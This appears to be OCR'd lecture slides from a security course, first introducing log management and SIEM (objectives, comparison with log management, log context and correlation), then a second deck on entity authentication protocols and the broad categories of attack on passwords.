
Typical Corporate Environment



Log Management

- Log management (LM) comprises an approach to dealing with large volumes of computer-generated log messages (also known as audit records, audit trails, event-logs, etc.).
- LM covers log collection, centralized aggregation, long-term retention, log analysis (in real-time and in bulk after storage) as well as log search and reporting.

Log Management



Log Management Challenges

- Analyzing Logs for Relevant Security Intelligence
- Centralizing Log Collection
- Meeting IT Compliance Requirements
- Conducting Effective Root Cause Analysis
- Making Log Data More Meaningful
- Tracking Suspicious User Behavior

Introduction to SIEM

- The term Security Information Event Management (SIEM), coined by Mark Nicolett and Amrit Williams of Gartner in 2005.
- Describes the product capabilities of gathering, analyzing and presenting information from network and security devices; identity and access management applications; vulnerability management and policy compliance tools; operating system, database and application logs; and external threat data.
- Security Information and Event Management (SIEM) is a term for software and products services combining security information management (SIM) and security event manager (SEM).


Key Objectives

- Identify threats and possible breaches
- Collect audit logs for security and compliance
- Conduct investigations and provide evidence


SIEM vs LM

Functionality	Security Information and Event Management (SIEM)	Log Management (LM)
Log collection	Collect security relevant logs + context data	Collect all logs
Log pre-processing	Parsing, normalization, categorization, enrichment	Indexing, parsing or none
Log retention	Retail parsed and normalized data	Retain raw log data
Reporting	Security focused reporting	Broad use reporting
Analysis	Correlation, threat scoring, event prioritization	Full text analysis, tagging
Alerting and notification	Advanced security focused reporting	Simple alerting on all logs
Other features	Incident management, analyst workflow, context analysis, etc.	High scalability of collection and storage

A SIEM Scenario




SIEM Process Flow




Typical Working of an SIEM Solution

SIEM Architecture



Typical Features of SIEM


Context


What is this service? What other messages did it produce? What other systems does it run on?
DNS name? Other names? Whois (e) and organization owner (i)? Geo location (e) and organization location (i)? Who is the owner/ and administrator (i)?
What else happened on it? Where was it the source? External information - Dshield (e)
What else happened at this time? Near this time? What time zone is this time?
What is this service? Where else does it show in logs?
Mar 20 08:44:35 pcx02 sshd[263]: Accepted password for root from 216.101.197.234 port 56946 ssh2
What the system IP address? Other names? Location? Who is the owner? Administrator?
What else happened on it?
Who is this user? Where is he coming from? What is his real name? His organization unit? His role/privileges?
What is this port? What is a common service on it? Where else it is mentioned in logs?
What is the number? Is this message documented somewhere?

Adding Context

- Examples of context
  - Add geo-location information
  - Get information from DNS servers
  - Get User details (Full Name, Job Title & Description)
- Add context aids in identifying
  - Access from foreign locations
  - Suspect data transfer

How a Log File is Generated in your Network



10.100.20.18 Initiated Database Copy using credentials ' USSalesSyncAcct' to remote Host 10.88.6.12 – Status Code 0x44F8

The Beauty of Log Correlation

- Log Correlation is the difference between:

"14:10 7/4/20110 User BRoberts Successful Auth to 10.100.52.105 from 10.10.8.22"

and…

"An Account belonging to Marketing connected to an Engineering System from an office desktop, on a day when nobody should be in the office"

Why is SIEM Necessary?

- Rise in data breaches due to internal and external threats
- Attackers are smart and traditional security tools just don't suffice
- Mitigate sophisticated cyber-attacks
- Manage increasing volumes of logs from multiple sources
- Meet stringent compliance requirements

Authentication Systems

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Entity Authentication

- Entity authentication (identification): the process whereby one party is assured of the identity of a second party involved in a protocol.
  - Entities can be people, processes, etc.

- Authentication can be done in many ways ☺

  https://youtu.be/ll6Ci-fkFtA

Entity Authentication

- Non-cryptographic
  - Address-based (E-mail, IP, etc.)
  - Passwords
  - Biometrics
- Cryptographic
  - Symmetric key
  - Public key

Requirements of Authentication Protocols


- Requirements of identification protocols
  - for honest prover A and verifier B, A is able to convince B
  - no other party can convince B
  - in particular, B cannot convince C that it is A
- Authentication can be based on
  - What you know? (password schemes)
  - What you have? (keys, smart cards, etc.)
  - What you are? (fingerprints, retinal scans, etc.)
- Kinds of attackers
  - passive and replay
  - active, man in the middle
  - the verifier

Properties of Authentication Protocols

- Reciprocity of identification (one-way or mutual)
- Computational efficiency (encryption, signing)
- Communication efficiency (communication rounds, messages)
- Involvement of a third party
- Nature of trust in the third party
- Storage of secrets

Authentication Using Fixed Passwords

- Client authenticates to a server using a password.
  - Passwords must be kept in encrypted password files or as digests



Initial Password Distribution

- Initial off-line authentication
- Passwords can be chosen on site by users
- An initial password can be issued by the system administrator.
- Pre-expired passwords
  - Must be changed at the first login

Attacks on Passwords

- Attacks:
  - Careless users writing down passwords
  - Stealing password files
  - Eavesdropping
  - On-line password guessing
  - Off-line guessing attacks
    - Dictionary attacks
    - Exhaustive search

Eavesdropping

- Watching the screen
- Watching the keyboard
- Login Trojan horses
